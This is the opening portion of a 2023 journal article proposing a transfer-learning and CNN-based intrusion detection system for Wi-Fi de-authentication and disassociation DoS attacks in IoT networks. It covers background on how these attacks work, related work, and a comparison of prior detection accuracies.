electronics

Article

Transfer and CNN-Based De-Authentication (Disassociation) DoS Attack Detection in IoT Wi-Fi Networks

Samson Kahsay Gebresilassie [1], Joseph Rafferty [1], Liming Chen [1], Zhan Cui [2] and Mamun Abu-Tair [1,*]

[1] British Telecom Ireland Innovation Centre, School of Computing, Ulster University, Belfast BT15 1ED, UK; gebresilassie-s@ulster.ac.uk (S.K.G.); j.rafferty@ulster.ac.uk (J.R.); l.chen@ulster.ac.uk (L.C.)
[2] British Telecom, Adastral Park, Ipswitch IP5 3RE, UK; zhan.cui@bt.com
* Correspondence: m.abu-tair@ulster.ac.uk

Abstract: The Internet of Things (IoT) is a network of billions of interconnected devices embedded with sensors, software, and communication technologies. Wi-Fi is one of the main wireless communication technologies essential for establishing connections and facilitating communication in IoT environments. However, IoT networks are facing major security challenges due to various vulnerabilities, including de-authentication and disassociation DoS attacks that exploit IoT Wi-Fi network vulnerabilities. Traditional intrusion detection systems (IDSs) improved their cyberattack detection capabilities by adapting machine learning approaches, especially deep learning (DL). However, DL-based IDSs still need improvements in their accuracy, efficiency, and scalability to properly address the security challenges including de-authentication and disassociation DoS attacks tailored to suit IoT environments. The main purpose of this work was to overcome these limitations by designing a transfer learning (TL) and convolutional neural network (CNN)-based IDS for de-authentication and disassociation DoS attack detection with better overall accuracy compared to various current solutions. The distinctive contributions include a novel data pre-processing, and de-authentication/disassociation attack detection model accompanied by effective real-time data collection and parsing, analysis, and visualization to generate our own dataset, namely, the Wi-Fi Association_Disassociation Dataset. To that end, a complete experimental setup and extensive research were carried out with performance evaluation through multiple metrics and the results reveal that the suggested model is more efficient and exhibits improved performance with an overall accuracy of 99.360% and a low false negative rate of 0.002. The findings from the intensive training and evaluation of the proposed model, and comparative analysis with existing models, show that this work allows improved early detection and prevention of de-authentication and disassociation attacks, resulting in an overall improved network security posture for all Wi-Fi-enabled real-world IoT infrastructures.

Keywords: de-authentication and disassociation attacks; intrusion detection system; convolutional neural network; transfer learning; IoT Wi-Fi networks

Citation: Gebresilassie, S.K.; Rafferty, J.; Chen, L.; Cui, Z.; Abu-Tair, M. Transfer and CNN-Based De-Authentication (Disassociation) DoS Attack Detection in IoT Wi-Fi Networks. *Electronics* **2023**, *12*, 3731. https://doi.org/10.3390/electronics12173731

Academic Editor: Aryya Gangopadhyay

Received: 13 July 2023
Revised: 27 August 2023
Accepted: 29 August 2023
Published: 4 September 2023

Copyright: © 2023 by the authors. Licensee MDPI, Basel, Switzerland. This article is an open access article distributed under the terms and conditions of the Creative Commons Attribution (CC BY) license (https://creativecommons.org/licenses/by/4.0/).

1. Introduction

The Internet of Things (IoT) is a network of billions of interconnected devices embedded with sensors, software, and communication technologies with the capabilities of gathering and exchanging data via the Internet, allowing them to communicate with one another and execute a variety of functions independently. One of the important wireless communication technologies for establishing connections and enabling communication in IoT contexts is the IEEE 802.11 wireless local area network (WLAN) [1–6], commonly called Wi-Fi. It is one of the fastest-growing technologies and a widely deployed type of network due to ease of installation, flexibility, mobility, reduced cost of ownership, and scalability [7,8]. Devices in the IoT system face various security challenges including attacks launched to target different layers of the stack [9]. Wi-Fi-enabled IoT is deployed almost everywhere, ranging from common households to large-scale critical infrastructures with a rapidly growing number of devices such as smartphones, laptops, tablets, smartwatches, IoT devices, etc., along with the advancement and growth of various services such as cloud-based data storage, social networking, contented services, online banking, e-commerce, etc. However, due to the broadcast nature of the wireless signal on an open wireless medium, protocols, and mechanism design vulnerabilities, IoT Wi-Fi networks are exposed to various attacks from hackers and intruders. The insecurity of these Wi-Fi-enabled IoT devices is increasingly growing as they become easy targets of various attacks. De-authentication and disassociation DoS attacks are among those security challenges where attackers can easily spoof the MAC address of the client or the AP while they are in the process of genuine authentication/association and de-authentication/disassociation by carrying out an attack on their behalf which can result in turning down the Wi-Fi network and denying services. Common Vulnerabilities and Exposures (CVE) recorded a number of de-authentication and disassociation attacks carried out against different Wi-Fi networks and environments [10].

There is a need for more secure Wi-Fi networks [11] and several advancements have been made. The first approach is the innovation of Wi-Fi communication technology itself, including the latest security enhancement with Wi-Fi Protected Access 3 (WPA 3) [12], and performance enhancement with IEEE 802.11ax [13] (commonly called Wi-Fi 6). However, WPA 3 has potential flaws and vulnerabilities [14], one of which is vulnerability to Denial of Service (DoS) attacks aimed at disconnecting network devices, with de-authentication and disassociation included among such successful attacks. The other approach is the development and advancement of different intrusion detection systems (IDS), a vital cybersecurity technique, deployed to operate as a second security protection, monitoring and identifying unusual activities carried out by attackers that influence the availability of the Wi-Fi network. A number of machine and deep learning-based IDS solutions have been developed over the recent years to solve some of these problems [15–23]. For example, the authors of [15] identified different Wi-Fi vulnerabilities by carrying out various attacks and recommended strong encryption, employee training, and improving organizational security standards. In [17], the authors proposed a Wireless Intrusion Detection System to detect attacks on Wi-Fi networks while [14] introduced a WIDS to classify Wi-Fi traffic captured with n-grams into normal or malicious using machine learning models. Machine and deep learning-based IDSs can potentially offer better security by design, and therefore enhance the security of IoT Wi-Fi network infrastructures. However, the solutions mentioned above still face difficulties, including failing to achieve better performance, lacking up-to-date datasets, and not providing end-to-end solutions. Using old datasets can cause less effective attack detection as it may not capture the current state of Wi-Fi networks (including updated security protocols, authentication methods, or encryption standards), may fail to accurately represent the current attack landscape, and can miss already known vulnerabilities and weaknesses addressed by the latest security mechanisms. In addition, according to our knowledge, current solutions fail to provide an up-to-date end-to-end solution with real-time automated Wi-Fi network traffic analysis and attack detection mechanisms. Moreover, despite their rapid growth and importance, such security risks are not properly addressed in IoT systems such as smart home Wi-Fi network environments.

Our work is an academic and industry joint study with the overall goal of developing IoT management frameworks and platforms for attack prevention, ensuring trust among IoT devices and communication technologies, along with their data, and data and process analytics. One among these real-world problems faced by the industry partner is "What are the reasons for the illegitimate de-authentication and disassociation of genuine clients from the IoT Wi-Fi networks including in smart homes?". Although there are multiple reasons for this problem, we focus on de-authentication and disassociation DoS attacks which disconnect genuine clients from the network and deny associated services.

The main aim of this article is to present a TL and DL-based intrusion detection system to detect de-authentication and disassociation attacks in IoT Wi-Fi networks. The advantage of our proposed model in comparison to previous solutions is that it provides an end-to-end solution that involves carrying out attacks, real-time data collocation, parsing, analysis and visualization, and detection of the targeted attacks. The proposed solution has the following main contributions:

- We propose an end-to-end IDS solution for de-authentication\disassociation DoS attack detection in IoT Wi-Fi networks.
- We design a complete testbed for collecting real-time network traffic and modules for parsing unstructured network traffic, analyzing structured data, and generating datasets for the proposed attack detection solution.
- We propose a novel data pre-processing technique to prepare our Wi-Fi Association_ Disassociation dataset to make it suitable for TL- and CNN-based attack detection.
- We evaluate our solution's performance using different metrics, including confusion matrix, accuracy, precession, recall, F1-score, and ROC/AUC. Then, we compare it with state-of-the-art solutions that involve both TML and DL models. We show that our solution can effectively detect de-authentication/disassociation attacks with high accuracy.

The rest of the paper is organized as follows: Section II discusses some background knowledge. Section III presents the current state of research on intrusion detection focusing on convolutional neural networks and transfer learning. Section IV discusses the details of the proposed solution while Section V describes the experimental configurations, results, and analysis. Section VI explains and interprets the results of the solution. Finally, the conclusion of the paper is presented in Section VII.

2. Background

2.1. Intrusion Detection System (IDS)

An intrusion in cyber security refers to unauthorized access or entry into a node or network system. This can be accomplished through various methods such as hacking, malware, or social engineering. An intrusion's goal could be to steal sensitive information, disrupt operations, or gain control of a targeted node or an entire network. To protect against these types of threats, intrusion detection and prevention are critical aspects of cyber security.

An intrusion detection system (IDS) detects malicious user's unauthorized access to systems or networks. IDSs' primary duties are to monitor hosts and networks, evaluate computer system activity, produce warnings, and respond to suspicious behavior. The basic architecture of an IDS, as shown in Figure 1 (adapted from [24]), consists of a data collection device (sensor), an intrusion detection engine, a knowledgebase (database), a configuration device, and a response component [25]. Based on different factors, IDSs can be classified into various types among which network IDS (NIDS) is widely deployed and our solution falls under this category. A Network Intrusion Detection System (NIDS) typically examines network traffic for patterns or anomalies that might reveal an intrusion. The NIDS is often deployed on the border router or switches and monitors network traffic flow to identify threats that occur across the network connection [26]. It operates on the OSI Model's Network Layer or Data Link Layer. Most NIDSs are independent of the operating system (OS), allowing them to be used in various OS scenarios. Furthermore, NIDSs can identify specific protocol types and network assaults. The disadvantage is that they only monitor traffic moving via a certain network section.

2.2. Machine and Deep Learning for IDS

Both traditional machine learning (TML) and deep learning approaches prove their capability for the advancement of IDSs. However, because of the speed and amount of IoT-produced data, TML approaches continue to face several challenges in extracting relevant features from the massive and unstructured data created by IoT devices as they need well-crafted feature engineering. Deep learning methods have become the preferred approach in recent years due to their ability to learn features automatically, efficiently handle large-scale datasets, and adapt and learn new data with less extensive retraining, as well as their flexibility and capability of capturing nonlinear relationships in data.




Figure 1. Basic architecture of IDSs.

2.2.1. Convolutional Neural Networks

A convolutional neural network (CNN) is one of the most often utilized forms of neural networks in computer vision. It proved to be effective in many challenges such as face recognition [27], object detection [28], picture classification [25], image restoration [29], image captioning [30], industrial applications [31], audio recognition [32], and so on, which makes it critically useful in image analysis. The basic architecture of a CNN, as shown in Figure 2 (adapted from [33]), consists of different types of layers among which the main layers are convolutional, pooling, rectification, and flatten layers. At the core of a CNN is the convolutional layer whose units are organized into output feature maps following the convolution operation using filters or kernels. The output feature maps are then passed through the pooling layer to reduce their dimensions and the number of overfitting parameters which in turn accelerates neural network performance and leads to faster training. At the same time, it keeps the majority of the dominant information (or features) in every stage of the pooling process. Furthermore, pooling filters aid in learning the most important features and removing outliers and inconsistencies. Classifiers are often composed of fully connected layers, and they carry out classification tasks according to the identified features. In general, in contrast to other DL or ML algorithms that can be over-fitted with massive amounts of data, CNNs can instantly determine the sort of attack.




Figure 2. The basic architecture of a CNN.

2.2.2. Transfer Learning

Transfer learning (TL) [34] is a powerful method for exploiting deep neural networks on smaller datasets. The goal of transfer learning is to transfer the structure and parameters of large-scale dataset-trained models (e.g., AlexNet, VGGNet, and ResNet) to new tasks and use the weights trained on the large dataset as the initial weights for the new task [18]. As a result, TL leverages the knowledge learned from the source domain to solve the problem in the target domain without the need to learn from scratch with a massive amount of data. As opposed to training new models from the beginning using new datasets, we may leverage the patterns learned from datasets like ImageNet (millions of photos of various things) as the foundation of the new problem, as shown in Figure 3.




Figure 3. Use of transfer learning and CNNs.

2.3. IoT and the Wi-Fi Protocol

The Internet of Things (IoT) is a network of billions of interconnected physical devices embedded with sensors, software, and communication technologies with the capabilities of gathering and exchanging data via the Internet, allowing them to communicate with one another and execute a variety of functions independently. Wi-Fi has become part of our daily lives and more popular for use in many areas of application including smart home equipment due to its low cost, ubiquity, and ease of connecting. The continuous decline in the price of Wi-Fi chipsets has contributed significantly to its expansion. With the rapidly increasing IoT advancement and billions of connected objects, Wi-Fi applications reached new heights. More than 37 billion Wi-Fi-enabled devices were shipped in 2021, and the global value of Wi-Fi is estimated to be $4.9 trillion by 2025 [35]. The increasing deployment of IoT devices is the primary driver of this market growth.

Wi-Fi-enabled devices communicate with an intermediary device such as an access point (AP), a networking device linked to a wired or cellular network through radio signals over the airwaves, via Wi-Fi. The AP effectively turns Internet data into radio waves and transmits them into the surrounding area.

De-Authentication and Disassociation Attacks

An IoT Wi-Fi network has many vulnerabilities such as an open wireless medium, lack of robust encryption protocols, the unprotected nature of the management frames, and insufficient validation of de-authentication frames. These security challenges make an IoT Wi-Fi network vulnerable to various attacks such as Denial of Service (DoS), spoofing, eavesdropping, Man-In-The-Middle Attack, and many others [36]. The de-authentication and disassociation DoS attacks are the attack scenarios that this work focuses on. The security evaluation of a network generally involves different phases such as exploration, analysis, attack, and operation. For the attack scenarios, network traffic associated with the association/disassociation process of the 802.11 Wi-Fi networks is the focus of the analysis and attack detection.

2.4. De-Authentication DoS Attack

De-authentication attacks are classified as management frame attacks and fall under the Denial of Service attack which targets disrupting the communication between users (stations) and the Wi-Fi AP [37]. Normally, a de-authentication frame is used to gracefully end a connection between a connected client and an access point. The AP or the station can invoke the de-authentication due to shutdown, out of coverage, or other reasons. When the AP receives this frame, it also transmits the de-authentication frame back to the client. While this is a normal process for de-authentication, an attacker can take advantage of this process. An attacker exploits this regular process by first waiting for a client to authenticate with the AP and then launching attacks by spoofing the MAC address of a target client and sending the de-authentication frame to the AP on behalf of the victim. This disconnects the connection of the station to the AP. The attacker then spoofs this client's MAC address and delivers the de-authentication frame to the AP. The entire process is shown in Figure 4 (adapted from [38]).




Figure 4. An attacker carrying out a de-authentication DoS Attack.

2.5. Disassociation DoS Attack

An existing association is terminated via a disassociation frame. Any of the two associated stations can initiate a disassociation notice. Disassociation cannot be denied since it is a notification rather than a request. The receiving station clears the appropriate states and keys from its memory in response to the disassociation notice. Stations often dissociate when they leave the network or when they relocate and want to join another network. If an AP cannot manage all of its associated stations or is restarting, it broadcasts a broadcast disassociation to disconnect all of them. Because the disassociation frame is neither encrypted nor authenticated, it is vulnerable to spoofing. Anyone may spoof the source address (SA) using MAC spoofing tools and techniques such as Aircrack-ng, MAC changer, Scapy, or custom scripts. By sending a faked disassociation frame, the attacker can force the target victim client to dissociate, as shown in Figure 5 (adapted from [38]).




Figure 5. An attacker carrying out a disassociation DoS Attack.

2.6. Log Collection and Parsing

Small to large-scale systems generate logs on a regular basis to record system states and runtime information, each of which includes a date and a log message describing what happened. This useful information might be used for a variety of purposes (for example, anomaly detection), and thus logs are gathered first for later use. Logs are unstructured plain text and consist of constant and variable parts [39]. Logs consist of constant parts predefined in the source code and they remain the same in different occurrences. The remaining parts of the log are variable parts that change depending on the different occurrences and are generated dynamically. Log parsing extracts a group of event templates to create a structured and well-established log format from the raw logs. More specifically, each log message can be parsed into an event template (constant part) with some specific parameters (variable part).

2.7. Elastic Stack

The Elastic stack is an open-source project that primarily consists of Elasticsearch, Logstash, and Kibana (ELK) used for data preprocesses, data search, and data visualization [40]. ELK is preferred as it is open-source with the capabilities of log collection, processing, and visualization. Being open-source and other vital features of ELK help develop effective and efficient vendor-independent solutions including log collection, log parsing, visualization, and feature extraction.

3. Related Work

In recent years, several studies have been conducted on machine learning approaches for intrusion detection with some of them focusing on DL methods. Due to their capacity to learn features automatically, effectively handle large-scale datasets, and adapt and learn new data with less extensive retraining, flexibility, and capability of capturing nonlinear relationships in data, deep learning (DL) approaches have recently gained popularity in IDS. As a result, various studies have focused on employing deep learning techniques to propose novel solutions addressing two separate technological and regulatory viewpoints, such as anomaly and malware detection; nevertheless, the findings are still unconvincing. Furthermore, most IDSs are based on existing computer networks, wireless sensor networks, and mobile ad hoc networks. However, because of the unique properties of IoT environments, such as access to the global Internet, heterogeneity, computationally limited resources, and being dynamic and constantly evolving areas with new and regularly emerging attack techniques and vulnerabilities, the IDS recommended for these networks is less effective with IoT applications [19,20].

In the solution proposed by Satman et al. [18], a Wireless Intrusion Detection System (WIDS) uses an anomaly behavior analysis approach to detect attacks on Wi-Fi networks with a 99% detection rate and 0.1% false alarm rate. The approach models the normal behavior of the Wi-Fi protocol using n-grams, which are used to capture continuous sequences of n items, and uses machine learning models to classify Wi-Fi traffic flows as normal or malicious. The approach has been extensively tested on multiple datasets collected locally at the University of Arizona and the AWID family of datasets. The study by Thing et al. [22] provides a deep learning strategy for detecting anomalies and classifying attacks in IEEE 802.11 networks. To detect network anomalies and properly classify attacks, the suggested system employs a self-learning methodology. The approach is based on a deep neural network architecture known as a stacked autoencoder (SAE). The SAE is trained on the dataset to learn the characteristics required for the accurate detection and classification of network anomalies. The classification is regarded as a multi-class problem, and the suggested approach classified the attacks with an overall accuracy of 98.6688%, which shows that our solution performs better. The paper [23] proposes an intrusion detection system for wireless networks using a feature selection algorithm called conditional random field and linear correlation-coefficient-based feature selection algorithm. The proposed system achieves an overall detection accuracy of 98.88%. However, this solution has insufficient performance, and no comparison is made with other existing IDSs, which could provide a better understanding of its effectiveness in comparison to other methods.

The study [41] presents a three-layer hybrid intrusion detection approach for malicious attacks on smart homes. The model, which is ideal for large amounts of data, employs a two-layer feature processing technique based on random forest and principal component analysis to minimize data information loss. With binary classifiers, the three-layer detection model can detect four frequent threats and substantially enhance accuracy. The suggested model's experimental assessment is carried out using a real smart home traffic dataset, and it achieves a classification accuracy of 95.90%. The experimental findings demonstrate that the suggested model has good performance in detecting and classifying malicious attacks in a smart home.

The authors of [42] proposed an IDS for detecting Distributed Denial of Service (DDoS) attacks in IoT networks. The suggested IDS employs a hybrid approach that combines deep learning and multi-objective optimization. The proposed IDS combines the Jumping Gene modified NSGA-II multi-objective optimization approach for data dimension reduction and the convolutional neural network (CNN) incorporating long short-term memory (LSTM) deep learning techniques for attack classification. The experiment was performed using the latest CISIDS2017 datasets on DDoS attacks using a high-performance computer (HPC) and achieved an accuracy of 99.03% with a 5-fold reduction in training time.

The authors of [43] proposed the design and implementation of a deep-learning-based model for detecting anomalies in IoT networks. The presented model used CNNs for multiclass and binary classification of network intrusion. Several datasets, including BoT-IoT, IoT Network Intrusion, MQTT-IoT-IDS2020, and IoT-23 intrusion detection datasets, were used to evaluate the model. The model's performance was measured using accuracy, precision, recall, and F1 score. When compared to existing deep learning implementations, the suggested binary and multiclass classification models exhibited good accuracy, precision, recall, and F1 scores. The solution achieved an overall accuracy of 87%. The study [33] presented the use of transfer learning to update deep learning-based intrusion detection systems (DL-IDS). The authors created a CNN-based IDS using the Bot-IoT dataset and updated it with small data from a new dataset called TON-IoT. The results achieved showed promising improvements in multiple metrics regarding detection rate and training between the initial training for the original model and the updated model, in terms of detecting new attack behaviors and improving the detection rate for some classes due to a lack of labeled data. However, the paper does not provide any specific numerical values for the obtained results.

Masum et al. [44] investigated transfer learning for detecting new intrusions. Their method is based on a two-stage process in which the first phase employs the VGG-16 pretrained on the ImageNet dataset, and the second applies a deep neural network (DNN) to extract features. They evaluated the method on the NSL-KDD dataset as well, achieving an accuracy of 70.97% in detecting novel intrusions (KDDTest-21). In 5G IoT contexts, Fan et al. [45] combined transfer and federated learning and proposed federated learning for securely collecting data from several IoT networks. They implemented transfer learning using a CNN to create a personalized intrusion detection model for each IoT network. They evaluated the solution using CICIDS2017 as their source dataset and a different custom dataset as the target dataset. The proposed solution achieved an average accuracy of 91.93%. The paper [46] proposed an IDS that uses a bidirectional long short-term memory (BiLSTM) and CNN hybrid model to detect anomalies in a smart home network. The proposed model uses BiLSTM to preserve learned information across time and a CNN to extract data features. The model was trained and evaluated using the NSL-KDD dataset and achieved an accuracy of 98.93%.

Huong et al. [47] introduced an IDS for IoT systems based on a CNN. The suggested technique extracts log information from an IoT system, such as location, service, and address, into an original feature set, enhances and encodes it, and feeds it into a CNN for training and detection. The approach has a 98.9% average accuracy. The study [48] presents a deep learning and transfer learning-based intrusion detection system. The suggested technique presents network data in the form of a grayscale image using stream data visualization, and then a deep learning method is developed to detect network intrusion based on texture features in the grayscale image. Finally, transfer learning is applied to improve the model's iterative efficiency and flexibility. The experimental findings reveal that the suggested method achieved an accuracy of 97.9%. Using the NSL-KDD dataset as a benchmark, the study [49] presents two deep learning models for intrusion detection systems. The first model is LSTM-only, which solely employs long short-term memory (LSTM) layers while the second model combines CNN with layers of LSTM. Both models are compared to the existing approach for intrusion detection, which employs recurrent neural networks (RNNs). The experimental results show that the maximum accuracy achieved is by the CNN-LSTM model, which is 94.12%. The recent state-of-the-art IDSs based on TML and DL are summarized in Table 1.

Existing DL-based intrusion detection approaches in IoT Wi-Fi networks still need improvements in detection accuracy and lack an end-to-end solution consisting of a complete testbed, traffic data collection, parsing, analysis, visualization, generating dataset, and attack detection with the main focus of de-authentication/disassociation DoS attacks using TL and DL-based IDS systems. As a result, the purpose of this article was to bridge that gap and examine the most effective and efficient application of DL techniques in safeguarding the IoT Wi-Fi network environment.

Table 1. Summary of recent research on IDSs based on TML and DL for IoT Wi-Fi networks.

Ref.	ML/DL Algorithm	Preprocessing/Feature Selection Algorithm	Dataset	Accuracy	Detected Attacks
[18]	Isolation Forest, C4.5, Random Forest, Adaboost, Decision Tree	n-grams + Bayes Theorem	Generated from local setup (2016, 2017, 2018)	99%	Attacks on availability and encryptions
[22]	SAE	NA	AWID-CLS-R	98.67%	Injection, flooding, impersonation
[23]	CNN	CRFLCFS	KDD 99 Cup	98.88%	DoS, U2R, R2L, Probe
[41]	DT, NB, SVM, KNN	Random Forest and PCA	Generated from local real-time setup (2020)	95.90%	DoS/DDoS, probing/theft
[42]	CNN, LSTM	NSGA-II	CISIDS2017	99.03%	DDoS
[43]	DTL	Numconv, correlation, min–max	Generated from local real-time setup	87%	DoS, DDoS, data injection, MITM, backdoor, PCA, scanning, XSS, ransomware
[33]	CNN, TL	Argus tool	Bot-IoT	NA	Reconnaissance, DDoS, DoS, theft
[44]	DNN, VGG-16	One-hot encoding, min–max	NSL-KDD	70.97%	DoS, Probe, U2R, R2L
[45]	AB, RF, CNN, KNN	NA	CICIDS2017, NSL-KDD, 3 other IoT private datasets	91.93%	DoS, Probe, U2R, R2L, Mirai, MitM, Bot, etc.
[46]	BiLSTM, CNN	NA	NSL-KDD	98.93%	DoS, Probe, U2R, R2L
[47]	CNN	NA	IoT intrusion	98.9%	DoS, scan, MaliciousControl, MaliciousOperation, spying, prob
[48]	CNN, TL	One-hot encoding, min–max	KDD Cup 99	97.9%	DoS, U2R, R2L, Probe
[49]	LSTM, CNN	One-hot encoding	NSL-KDD	94.12%	DoS, Probe, U2R, R2L
THIS WORK	CNN, TL	Novel (developed)	Generated from local real-time setup (2022)	99.36%	De-authentication and disassociation DoS

4. Proposed Intrusion Detection Method

